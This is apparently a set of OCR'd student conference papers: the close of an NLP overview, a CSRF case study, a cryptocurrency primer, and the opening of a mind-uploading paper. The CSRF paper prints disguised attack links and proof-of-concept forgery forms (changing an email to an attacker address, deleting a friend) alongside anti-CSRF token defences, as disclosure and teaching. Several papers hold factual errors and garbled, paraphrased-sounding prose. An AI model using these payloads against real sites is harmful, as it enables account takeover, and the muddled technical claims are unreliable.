Natural language processing has become very popular now. Its basic function is to convert human language into text so that it can be processed by the system and then the system can revert back to the human as efficiently as possible. In today's technology where natural language processing is applied are Alexa, Cortana, Siri, Google assistant and many more. So, in simple words NLP's working can be explained as human gives input in audio form to the machine, then the machine converts audio to text which is known as speech recognition and then the sentence is further processed and output is generated by the machine [3]. Figure 3 shows the working of NLP.

Fig. 3: Working of NLP

II.COMPONENTS OF NLP

NLU and NLG are the components of NLP which are shown in Figure 4.



Fig. 4: Components of NLP

A. Natural Language Understanding : When people talk to each other they can understand what the other person is speaking only when both of them are speaking in the same language. So, when a person wants to interact with a computer, it must understand the language of the human being so that it can give the results accordingly. This is where NLU comes into force. NLU understand the data based on grammar, the context in which it is said and then decided on intent or entities. It takes a lot of time and a lot of things to understand, if you are not a human. NLU helps a computer to understand.

- What does the user say?
- What is his intent?
- What does he mean?
- Sentiment analysis: whether a review is positive or negative
- Topic classification: What can be the topic of an email or a tweet.
- Entity detection: Detection of nouns or context in a sentence.
- Semantic parsing: One word has many meanings so in semantic parsing the meaning of the word is analyzed.
- Syntactical analysis: The structure of the sentence is analyzed

B. Natural Language Generation : Generation simply means displaying the output on screen. NLG is a process which produces meaningful phrases and sentences in the form of natural language from some kind of internal representations. Figure 5 shows the use of NLG. NLG helps a system in:.

- What should we say to the user? Whatever will bethe reply of the system it will display the output in structured format. NLG tries to respond the same way as a human would. It can convert statistical data into human understandable text [4].
- Lexical choice: This basically means putting words to concepts.
- Sentence planning/generation: The structure of the sentence to be displayed is planned.
- Realization: Creating the actual text which should be correct according to the rules of syntax.

• Document structuring: This is the overall organization of the information to be displayed.



Fig. 5: Use of NLG

III. STEPS OF NATURAL LANGUAGE PROCESSING

Natural Language processing follows a sequence of steps for the processing of data. The sequence is as follows:

A. Tokenization : This is the first step of NLP. In this a sentence can be divided into small units which are known as tokens. For ex-This is a cat (this sentence can be divided into 4 tokens). Now these tokens are very useful in further steps.

B. Stemming : In this step words are normalized into their base or root form. Stemming algorithms work by cutting the end or beginning of the word taking into account a list of common prefixes, suffixes that can be found in a word [5]. For example: words like Affectation, affects, affected so here the root word is affected.

C. Lemmatization : Morphological analysis is taken into consideration in lemmatization. And to do so it is necessary to have a detailed dictionary using which the algorithm can look through it and link the word to it's root word. This is different from stemming consider an example: going gone will be cut to go.

D. POS Tags : Parts of speech tags. This usually checks the grammatical and general meaning of a word i.e. how the word functions and what it means. A word can have different meanings. For example: Google something on the internet (here the word Google is used as a verb whereas it is a proper noun). So, there are some limitations which occur while processing natural language.

E. Named Entity Recognition (NER) : Now to overcome the above limitations NER came into force. It is the process of detecting the named entities such as a person name, company name, quantities or location. Example: Vishal Sikka was the first nonprofit CEO of Infosys (here Vishal Sikka is identified as person, Infosys as company.)

F. Chunking : Now once we have divided the sentence into tokens, done with stemming, lemmatization, added tags and identified entities then we need to join it altogether and make sense out of it and for doing that we use chunking [6]. Chunking means grouping together smaller pieces of information into chunks. This helps in getting insights and meaningful information from the given text. Python came up with NLTK for text analysis and NLP.

IV. APPLICATIONS OF NLP

NLP in today's world has become a very fast developing field. Figure 6 shows application of NLP. Even though it is not well known as Big data or Machine learning we use NLP in our daily lives without even knowing that we are using it. When we write an email without an attachment that we referred it automatically corrects us so here NLP is being used and similarly it helps us perform many more things in our daily lives. Here are some of the appliances of NLP which we use very often:

- Machine Translation
- Sentiment analysis
- Automatic summarization
- Text classification
- Question answering



Fig. 6: Applications of NLP

A. Machine Translation : As the information available online is growing with time. The need to access it is also increasing and the value of NLP is also becoming clear [7]. Machine translation helps us conquer the language barriers that we face such as while talking to someone who doesn't know our language, we can use the Google translator for our help it will simply convert whatever we say into whichever language we desire. The challenge for machine translators is not converting words but getting the meaning of the sentence to provide a true translation. Figure 7 shows the machine translation used in NLP.

Fig 7: Machine Translation

B. Sentiment Analysis : Be it Facebook sentimental analysis or twitter sentimental analysis both are used heavily It's goal is to identify sentiments or what people feel about a particular post. Companies usually use sentiment analysis to check their customers opinions about a product which they might have posted online [8].This helps a lot to the companies to review their products and improve them. Figure 8 shows the sentiment analysis of NLP.

Fig. 8: Sentiment Analysis

C. Automatic Summarization : Overloaded information on the internet is a real-world problem when you need to access particular information from a huge knowledge base. Here automatic summarization becomes very helpful to the users [9]. In this the machine automatically shortens a huge amount of data into a short summary which has all the important points and has no redundancy in it. It not only gives the meaning of the document but also serves the sentiments of it. Figure 9 shows the automatic summarization.



Fig. 9: Automatic Summarization

D. Text classification : This helps users to categorize documents into predefined categories according to the content. Also, it helps them to keep their data in an organized form and access data easily whenever required according to the category.

Fig. 10: Text Classification

Unstructured data in the form of text is present everywhere but getting insights from them can be very hard so to do so companies are turning to text classification in order to convert text into structured form faster and in an efficient way to improve their decision making and automate processes. Figure 10 shows the text classification.

E. Question Answering : This is one of the main applications of natural language processing. Question answering is becoming more and more popular due to applications such as OK GOOGLE, SIRI, ALEXA, CORTANA etc. These applications interact with humans i.e. they answer the questions of human beings

[10]. As the speech understanding technology and voice input technology improves the need for NLP will also increase. Figure 11 shows the question answering.

Fig. 11: Question Answering

V. CONCLUSION

Natural language processing in simple words helps humans to interact with computer systems via Artificial intelligence and computer science. Humans fear that Natural language processing can reduce a number of jobs which is also true to some extent but we cannot deny the fact that the machines cannot work with human interference. Systems do whatever the humans ask them to do. We have already seen that NLP provides a wide range of applications in most of the fields like education, analysis etc. Natural language processing can help us in overcoming various obstacles that we might face during any of our works. By learning Natural language processing techniques properly, we would be able to achieve our goals in a very satisfactory way. As the NLP presupposition says "everybody has the resources they might ever need", we already have what it takes, and we only need to learn about it. This technology has made computers as intelligent as humans. Now computers can think like humans and can perform activities that humans can perform and that too more efficiently than them.

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Cross Site Request Forgery: A Case Study

Vaibhav Dubey
vishudubey8@gmail.com
Vibhor Nigam
nigamvibhor19@gmail.com
Geetali Banerji
geetalibanerji@gmail.com
Anand Sehgal
Anandsehgal35@gmail.com

Abstract
Cross Site Request Forgery (CSRF) is a type of web attack that affects web based applications and website forms. It breaches the website security by enticing the user to perform an action which the user did not intend to perform. The paper takes into consideration case study of such attacks with real life scenarios. It discusses the various strategies and mechanism to deal with the same. The CSRF victim can be unintentionally induced into activities like fund transfer, change of e-mail address and password. The paper further throws some light on vulnerability disclosure program and various methods like Anti-CSRF token and Re authentication to name a few. The code to plant CSRF attack is shown with real case scenario.

Keywords : Cross Site Request Forgery, Web security, Authentication, Vulnerability, Tokens.

I. INTRODUCTION

These days Internet is widely used and considered a revolutionized technology due to the availability of various electronic gadgets. Various online services provided by the Internet help the present human civilization to such an extent that life without it seems to be impossible [1].

Cross-Site Request Forgery (CSRF; also called as XSRF) is one of the oldest and simplest attacks on the Web, yet it is still effective on many websites and it can lead to severe consequences, such as economic losses and account takeovers [2].

CSRF is a type of attack that affects web based applications and website forms. These types of attack have been in action for some time now and are exploited ever since. The CSRF name was given to them by Peter Watkins during a June 2001 posting to the Bugtraqlist.

CSRF flaws exist in websites and web applications with a predictable action structure and they use cookies, browser authentication or client side certificates to authenticate users.

The idea of CSRF is simple: an attacker tricks the user into performing an action of the attacker's choosing by directing the victim's actions on the website with a link or other content.

CSRF is Only Used for State Changing Requests and not for reading of the information. Following is an example on a simple Link CSRF Attack: The link below:

https://www.bing.com/search?q=nice causes anyone who clicks it to look Bing for “nice”. This is both harmless and by design but a link like this:

http://www.website.com/EditProfile?action=set&key=emailAddress&value=hacker@attacker.com could tell the website in which the user is already authenticated to edit his profile and change their email address.

Links like these are often easily obfuscated in the way that they appear to travel elsewhere, and to hide words that might disclose their actual function. CSRF attacks effect applications that use either HTTP GET or HTTP POST to call their actions, although actions invoked with HTTP GET are often easier to require advantage. Figure 1 shows how CSRF ways attack takes place.

II. CSRF ATTACK METHODS

There are various ways of Delivering Cross Site Request Forgery attacks.

A. GET Method : They are easier to exploit and it can be done with a single URL on the vulnerable website. An

Attacker will give the well crafted link of the vulnerable website to the victim and will ask him to visit the link. For Example a link like this will change the user's password:
http://vulnerable.com/password/change?userid=12&pass=nice
An attacker can plant this link on the website which is likely to be visited by the victim. It can be disguised as an ordinary link, encouraging the victim to click on it.
<ahref
=”http://vulnerable.com/password/change?userid=12&pass=nice”>Open this Link to Win $100

B. POST Method : Now let's assume that the website uses the POST method to update the password of the user. Then the vulnerable request will look like this:

POST http://vulnerable.com/password/change

HTTP/1.1/userid=12&pass=nice
Such Request cannot be delivered using anchor tags, it has to use form tag for this:

<form action="
http://vulnerable.com/password/change"
method="POST">
<input type="hidden" name="userid" value="12"/>
<input type="hidden" name="pass" value="nice"/>
<input type="submit" value="Open this Link to Win $100"/>
</form>

III. VULNERABILITY DISCLOSURE PROGRAM

Vulnerability disclosure is the practice of reporting security flaws in computer software or hardware.

Vulnerabilities may be disclosed directly to the parties responsible for the flawed systems by security researchers or by other involved parties, including in-house developers as well as third party developers who work with the vulnerable systems. Typically, vendors or developers wait until a patch or other mitigation is available before making the vulnerability public [5].
Types of disclosures are non-disclosure, limited disclosure, full disclosure, responsible disclosure. Non disclosure is to maintain strict containment of the vulnerability and its existence from the general public. Black hat communities prefer to keep vulnerabilities secret to exploit their targets. Vendors and security firms feel nondisclosures provides additional protection from would be attackers and that knowledge of the vulnerability can be controlled [6].

IV. CASE STUDY OF CSRF EXPLOITATION

A case of CSRF Vulnerability came into light in June 7, 2017 on a Torrent Site. The website did not have full disclosure vulnerability Program. The name of the website is not disclosed for security reasons. The website was containing a link showing “Open this Link to Win $100”. As soon as the link was clicked, a friend of the user was deleted without the knowledge of the user. Figure 2 is the snap shot of email sent to the specified website.

A. Vulnerability Reported to the website (email content) :

Delete Friends CSRF!!

Exploit Title: Delete Friends CSRF

Date: 7th June, 2017

Author: Vaibhav Dubey

[+] Description

The website fails to enforce the CSRF protection token from their delete friend request. By simply crafting a malicious webpage of the request, it will still execute the request, and delete the specified friend whose id is specified in the request.

[+] Explanation

Request:
http://website.com/user.php?action=friends&friends_action=remove&user_id=2
Get Args: user ID=[USER_ID]
Post Args: Submit=Confirm
By replacing USER_ID with the id of a friend [in My case user ID was ADMINuser_id=2] of the currently logged in user, an attacker can craft a webpage to auto-submit a form with the request which sends out the specified request to the website, deleting that friend. By default, there is no CSRF protection in delete friend Request. That means that this process can be automated to scrape the id's of each friend on the victims friend list, and carry out the delete request.
[+] Proof Of Concept
<html>
<body>
<form action="http://website.com/user.php">
<input type="hidden" name="action" value="friends" />
<input type="hidden" name="friends_ action" value="remove" />

```
<input type="hidden" name="user&#95;id" value="2" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```

B. Solution to Fix this Vulnerability : The website could have used the Token Initialization System like this:

```
<html><body>
<form action="http://website.com/user.php">
<input type="hidden" name="CSRFToken" value="OWY4NmQwODE4ODRjN2Q2NTlhMmZlYWEwYzU1YWQwMTVhM==">
<input type="hidden" name="action" value="friends" />
<input type="hidden" name="friends&#95; action" value="remove" />
<input type="hidden" name="user&#95;id" value="2" />
<input type="submit" value="Submit request" />
</form></body></html>
```

*C. Response from the Website :*The vulnerability was reported on June 7, 2017 and on June 8, 2017 the specified website gave the response(See Figure 3) and the author was awarded with $100 .

V. STRATEGIES TO PREVENT CSRF VULNERABILITIES

CSRF attacks by monitoring, mutation, and analysis of suspect requests that are received by an application server. An engine observes UI interaction, HTTP traffic, and server-side changes in order to create an initial list of CSRF [3]. CSRF prevention is provided and includes a computer readable storage medium having program instructions embodied therewith. The program instructions are readable and executable by a processing circuit to handle the vulnerabilities.

While all the techniques do not require any user interaction, sometimes it's easier or more appropriate to involve the user in the transaction to prevent CSRF or otherwise[7]. The following are some techniques that can act as strong CSRF.

*A. Anti-CSRF Tokens :*This Method is the most popular and most effective way of preventing the CSRF attacks on a website.

The web application creates two tokens. One is stored in the application and the other one is present in the form as a hidden field in every state-changing form in the web app. It is called an anti-CSRF token (often abbreviated as CSRF token) or a synchronizer tokens [7]..

When the Submit request is sent by the user the token is sent with it. The web application then matches the stored token with the token sent by the user.

If both tokens match, The Request is marked as valid and if they don't, the request is rejected by the web application.

As an additional security, these tokens are expired after some time or after the user logs out of the website. Attackers need to guess the Token value in order to bypass this filter.

B. Re-Authentication : Methods to Re-Authenticate:

1) Entering the password

After Every State Changing Request Re-entering the password should be mandatory so that website can validate that the request has been done by the authenticated user only and not by some hacker.

2) Captcha

The websites should put the captcha verification along with the state changing requests so that the hacker can't trick with victim from his attacking website

VI. CONCLUSIONS

Cross site Request Forgery, also known as CSRF, Sea Surf, or XSRF, is an attack whereby an attacker tricks a victim into performing actions on their behalf [7]. This paper discusses about vulnerable disclosure, its various types.

The paper takes into consideration various ways by which attack can occur and the solution to fix such attacks.

As the CSRF attacks are becoming common victim should report about these attacks as soon as possible to the website to prevent further damage.

It talks about how one of the authors was rewarded for reporting a vulnerability to a specific website and how to prevent CSRF attacks. E-commerce websites are the most vulnerable to such type of attacks.

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

Fig. 1: CSRF attack (Source: darknet.org.uk)

Fig. 2: Snapshot of CSRF Exploitation



Fig. 3: Response from the Organization

Cryptocurrency : A Brief Study

Nidhi Goel
ddsnidhi@gmail.com
Jai Jha
jayjha1997@gmail.com
Rahul Ranjan
devilsoalrahul@gmail.com

Abstract
In the last few years a lot of development came in the information and communication technology sector because of which many activities of our daily life have been merged online and they became more pliant and productive. It has decentralized control means that the planning and decision making are distributed and is controlled by non-government bodies. As it uses decentralized control it means it opposes centralized digital currency and central banking system. It may revolutionize the digital trade market by creating a free-flowing trading system without any third party.

Keywords : Cryptocurrency, Bitcoin, cryptography, decentralize, centralized, digital currency

I. INTRODUCTION

There is no doubt that this is an era of information and communication technologies because of which many opportunities have been created. Financial and business sector are one of the biggest Sector which took the benefits from this technology. A large number of online users has activated virtual world concepts and creating a new business phenomenon, a result of this new type trading the transactions and currencies have been arising.

One of the biggest financial forms that have been emerged in past few years is Cryptocurrency. It is a digital currency created with controlling its creation and protecting transactions, with hiding the identity of the user.

Crypto- is short form of "cryptography", and cryptography is computer technology used for security, hiding information, identities. Currency simple means "money mostly in use". It is a digital form of cash which is designed to work faster, to provide more reliability and to be cheaper than our government issued money or the legal tender.

Instead of trusting a government to create your money and banks for storing, sending, receiving money users transact directly with each other without any intermediate (government) between them and they can store their money themselves. As peoples can directly send the money without a middleman, transactions are usually very affordable and fast.

For the purpose of prevention from fraud and manipulation, every user of a cryptocurrency can simultaneously record and verify their own transactions and others transactions as well. Ledger is very well known by the commerce students and even it is known by many of us.

Ledger is also used in cryptocurrencies. It is used to store the digital transaction records and it is publicly available to everyone, means anyone can verify the transactions which is done by others. With this public ledger transactions become secure, transparent, efficient and permanent.

When you have a ledger, you don't need to trust a bank to hold your cryptocurrency, you don't require to trust the person with whom you are doing business to actually pay you. Instead, you can see by yourself the money being sent, received, verified and recorded by thousands of people. This system requires no trust. [1]

II. HISTORY OF CRYPTOCURRENCY

The first cryptocurrency was launched in 2009 named as Bitcoin by Satoshi Nakamoto, Bitcoin was not regulated by a government or institution and no third party was involved, it was open source from peer to peer transfer. This cryptocurrency used blockchain technology. There was a time when you could count the number names and types of cryptocurrency on hand. But today it is no longer possible.

The crypto market has immensely grown. Ten years back, cryptocurrencies were an academic idea, which is largely unknown to the world's general population.

This all changed in 2009 when Satoshi Nakamoto came with his new invention which is termed as "Bitcoin". Nakamoto never want to invent a new currency, the most important thing of Satoshi invention that he found a way to build digital cash system which is decentralized.

In the 19th century, there have been many attempts to create digital money, but they all failed. After seeing all the failures Satoshi tried to build a digital cash system which is decentralized. Like peer to peer network file sharing.

A. What exactly is cryptocurremcy : It is an Internet based exchange medium in which cryptographical functions are used to conduct the transactions of finance. It uses blockchain technology to gain decentralization, transparency.

The most important thing about cryptocurrency is it is decentralized; it is not controlled by any central authority. This nature of the blockchain makes cryptocurrencies theoretically more immune as compare to the old ways of government control and interference.

Cryptocurrencies transactions can be done directly between the sender and receiver by the help of public and private keys. These transactions can be done at minimal processing fees which allow users to avoid the steep fees charged by traditional financial institutions.

Thomas caper who was US Senator stated that –

"Virtual currencies, perhaps most notably Bitcoin, have captured the imagination of some, struck fear among others, and confused the heck out of the rest of us." [2]

B. The rise of cryptocurrency : Today most of the peoples know about cryptocurrencies, although they are not that much familiar with how the system works.

Azoth Analytics in August 2019 stated that, the cryptocurrency Market has valued 856.36 Billion dollars in 2018. The key factors which facilitate the high demand of cryptocurrencies are high remittance in developed countries, increasing fluctuations in monetary regulations, and growth in venture capital investments coupled rising awareness among the inventors especially in developing countries.

III. VARIED ASPECTS OF CRYPTOCURRENCY

Cryptocurrency can have different aspect such as how it affects the economy and how different countries governments are affected with the increasing price value of cryptocurrencies.

A. Economical : Earlier before cryptocurrency online transaction was centralized and a third party trusted by both sender and receiver was involved. The third party maintained a ledger for both sender and receiver but with the arrival of cryptocurrency in 2009 which uses blockchain technology for peer to peer transfer, many problems of traditional online transactions were solved.

The major problem was unaccountable spending, suppose when we do a physical transactions we have the track of money which is given by one person to another and it is a physical material which is delivered by sender to receiver and thus receiver no longer holds it, but in case of online transaction we do not have a physical material so no track is kept and one can make a copy of the amount he possess and do multiple spending.

For example- A has a 100 rupees and B is the receiver, so A makes a digital transaction of100 and sends to B but what if A keeps a copy of file and sends to C.

Thus, A can do multiple transaction with the same amount leading to an unaccountable spending. [3]

B. Technical : The problem of unaccountable spending in digital transaction was removed by cryptocurrency using blockchain technology. Blockchain technology enables peer to peer network and keeps track of all the cryptocurrency it uses Public & private key encryption and digital signatures to verify transactions. Thus, we can do multiple transactions with the same amount leading to an unaccountable spending. [3]

IV. HOW CRYPTOCURRENCY WORKS

Blockchain technology makes cryptocurrency a transparent system and a self-run decentralized system. Here, when a transaction is carried out from A to B, then a record of transaction is put on the ledger and the ledger is owned by every user of the cryptocurrency [5].

The record of transaction is put on the ledger after verification. Verification of transformations is done by miners who verifies the transaction and then adds it to the public ledger.

For verifying transactions miners are rewarded with cryptocurrencies. Mining involves high quality tools and technology and a very strong computing system.

V. BITCOIN THE FIRST CRYPTOCURRENCY

Bitcoin was the first cryptocurrency which means that, it is digital money which can be used for purchasing and selling stuff online over the internet.

Satoshi first experimented with Bitcoin in 2008 and then in 2009 he made Bitcoin public and can be used as a digital currency, during the initial phase of Bitcoin people didn't have trust on Bitcoin transactions as it didn't have any third-party regulations and it was peer to peer money transaction. Bitcoin used Blockchain technology which is a cryptography method where duplication of money is not possible and public ledgers are maintained all over the network for verifying the transactions The idea of behind Bitcoin was to invent some type of digital currency that is not controlled by any third party like government or organizations, before bitcoin the digital cash were all controlled by some third part organizations and users had to trust them for updating their account while transferring digital cash. Bitcoin is an open source medium available to everyone and it is the first decentralized digital currency, generation of bitcoin is also not controlled and is generated by users with complex mathematical logics. Block chain technology which involves cryptography is used where private and publics keys are used to carry out transaction from one person to another. We can also say that bitcoin is the first decentralized digital currency and the most trusted one without involving any third-party control.

A. Working of bitcoin : Each bitcoin is a computer-generated digital file which is basically stored in a bitcoin wallet or website, then people send bitcoin and receive them. The transaction which comprises of sending and receiving bitcoin by one person from another person is added to the public ledger which owned by every person using bitcoin. The ledger allows us to keep a track of all the transaction of a person and we can also verify how much a person owns bitcoins thus preventing the person from making duplicate bitcoin files and using it twice for transaction. We can buy bitcoins on our bitcoin wallet by using real money or by selling goods and commodities over the internet. Another way of creating or earning bitcoin is to by mining which is a process where specialized computers with powerful GPU's are used to mine bitcoin.

While carrying out a transaction miner use their computers to solve complex math algorithms to add the transaction to the public ledger and update the total amount on both the parties i.e. sender and receiver, for this process the miners are rewarded with small number of bitcoins.

B. Mining of bitcoin : While doing a purchase on the store we take the receipt from the vendor or the credit card transaction slip to make sure that the transaction has happened , similarly in case of bitcoin when a transaction takes place over the internet then the miners use high computational computers capable of solving complex algorithms to add the transaction to a public ledger known as blockchain where it is visible to everyone on the network . this is the process of verifying transaction also known as mining because at the end of verification the miners are rewarded with small amount

of bitcoin. It is a known fact that mining can earn you good quality of bitcoins but for that you required high quality tools and computer system.

C. Cryptography method of bitcoin : Cryptography is an essential method used by all the cryptocurrencies hence it provides the necessary security for the transfer of bitcoins from one user to another. Bitcoin uses public key cryptography, here each bitcoin is linked with its owner public key and when he/she sends bitcoins then the new owner public key is attached along with the bitcoin file and to receive the bitcoin he/she has to use their private key. By using your private key to receive or verify that you have received the bitcoin is a signature that you have received the amount and then it is added to a public ledger. The history of the transaction is kept by everyone on the chain. Bitcoin uses SHA-256 which is a cryptographic method and uses hash function to add the transaction to a public ledger, hash function uses symmetric key cryptography.

VI. FUTURE SCOPE OF CRYPTOCURRENCY

The future of cryptocurrencies is very broad as they are more and more users looking for decentralized digital cash system, where they don't have to depend on the third party.

It has a decentralized control means that there is no third-party involvement between the buyer and seller of cryptocurrency and this feature attracts more people.

The future of cryptocurrency is vast as the use is increasing on daily basis, nowadays bitcoin is accepted almost all over the internet as it has a standard value and does not need to convert into another currency hence can be used for all types of trade and commerce.

it provides users with more security options unlike other digital cash and it uses blockchain technology therefore bitcoin has been most favored digital money

over the internet.

Cryptocurrency such as bitcoin and Ethereum have been widely used in the recent years and the researchers say that by 2027 the cryptocurrency market is going to touch sky high. Bitcoin and Ethereum have been widely used by many corporate companies and financial institutions to buy and sell commodities. [4]

VII. CONCLUSION

Cryptocurrencies has been disapproved by many governments all around the globe as they believe since it is not been governed by any organisation and if there is any kind of financial loss to people then no one is accountable. The use of crypto currency in the recent years in the dark web has increased they are used by people for smuggling and trafficking and also for gambling. There are many more developments required in the area of cryptocurrencies and how we can improve it, with the advancement of technology we can see new ideas being implemented within next few years.

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The Virtual Future: Holograms and Digital Interaction

Chitwan Bhola
chitwanbhola1@gmail.com
Manisha Kumari
manisha.gup2000@gmail.com
Vishakha Sehdev
vs4821@gmail.com
Ankit Verma
prof.dr.ankit@gmail.com

Abstract
In this paper we will discuss about the technological advancement in the sector of virtual reality. It is considered one of the most prominent technological advancement in the history of mankind. Virtual reality can also be used as a medium to connect to the past, the present and the future. We will talk about uploading your conscious into mobile devices and how one can feel through virtual reality.

Keywords : Virtual Reality, Mind uploading, 2045 initiative, immortality technology

I. INTRODUCTION

Every existence ought to taste its demise. That means we should die, we're not able to prevent this natural rule. Now neglect approximately shielding dying, let's suppose the entirety in a distinct way. What will occur, if we ought to build a virtual version of human mind and shop that into a laptop and then insert the entire information into an artificial frame? Seems thrilling? Yes, the procedure as like as copying all the facts into laptop from a pen-drive after which save that data or download into different media. But, is it feasible to add human experience into computer? Yes, Mind importing technology works on such loopy thoughts [1]. Eventually, according to Sir Stephen Hawking this generation might be stay by way of 2045, Lets know greater about it.

II.VIRTUAL FUTURE

The virtual future that is being talked in this paper comprises of many components out of those components we will be focusing on the following:

A. Mind Uploading : Mind uploading technology is basically based on storing brain information all the time. The most important goal of this technology "Brain stays alive forever". This is likewise called immortality technology. There are millions of human cells in our body. According to aging, slowly all of the cells lose their self-repairing ability accordingly we lost our ailment protection ability [2]. In outcomes, we're being stricken by much sickness and slowly moving in the direction of dying. Now, with the intention to skip loss of life we need to construct artificial cell (The cell that won't age ever) and plant that on our body. It's even more complicated technology.

B. Hapticsuits : Haptic feedback system is built into the suit and can be engaged on actions, on demand, or in response to motion capture comparison. This kind of feedback provides users with the sensation and a sense of touch in digital and augmented reality. This electro-stimulation improves the learning experience by increasing immersion, fostering 360-degree awareness, and engaging muscle memory. For Eg: Teslatuits.

III. MIND UPLOADING



Fig. 1.Mind Uploading

To acquire immortality scientist have been chosen any other way. That is to uncover the secret of human brain and make a digital version and add it on computer and download that brain statistics in other body. Scientifically, each existence lives on mind. Our feelings, intelligence, mind, and sense the whole lot based totally on brain [3]. So, by some means if ought to reproduce a person's brain statistics (thought sounds bad), he can stay alive forever — because his emotions, entity, intelligence, the entirety will be preserved. This is as like as getting the same feelings of cloning a drive from a vintage laptop and use that on a new physical computer.

The fundamental purpose of the scientists via this technology is copying a person's personality into a new body and stays him as clone and additionally make sure new frame (i.e. - the new body) works same as uploaded data. But the principle question is, are we able to add our mind into a machine? Is it feasible to digitize human experience?

''All of the evidence seems to say in theory it's possible — it's extremely difficult, but it's possible — ***Randal Koene, 2045 Initiative director****.''*

A. 2045 Initiative : This initiative was founded by Russian entrepreneur, Dmitry Itskov in February 2011 with the participation of main Russian specialists in the field of neural interfaces, robotics, synthetic organs and systems.

The important technology mega-venture of the 2045 Initiative goals to create technologies enabling the switch of a man or woman's persona to a extra advanced non-biological service, and increasing life, which include to the factor of immortality [4]. They devote specific interest to allowing the fullest viable talk between the world's major spiritual traditions, science and society.

The "2045" crew is operating closer to creating a global research centre in which main scientists could be engaged in research and development within the fields of anthropomorphic robotics, living structures modelling and mind and consciousness modelling with the intention of shifting one's consciousness to an artificial structure and achieving cybernetic immortality.

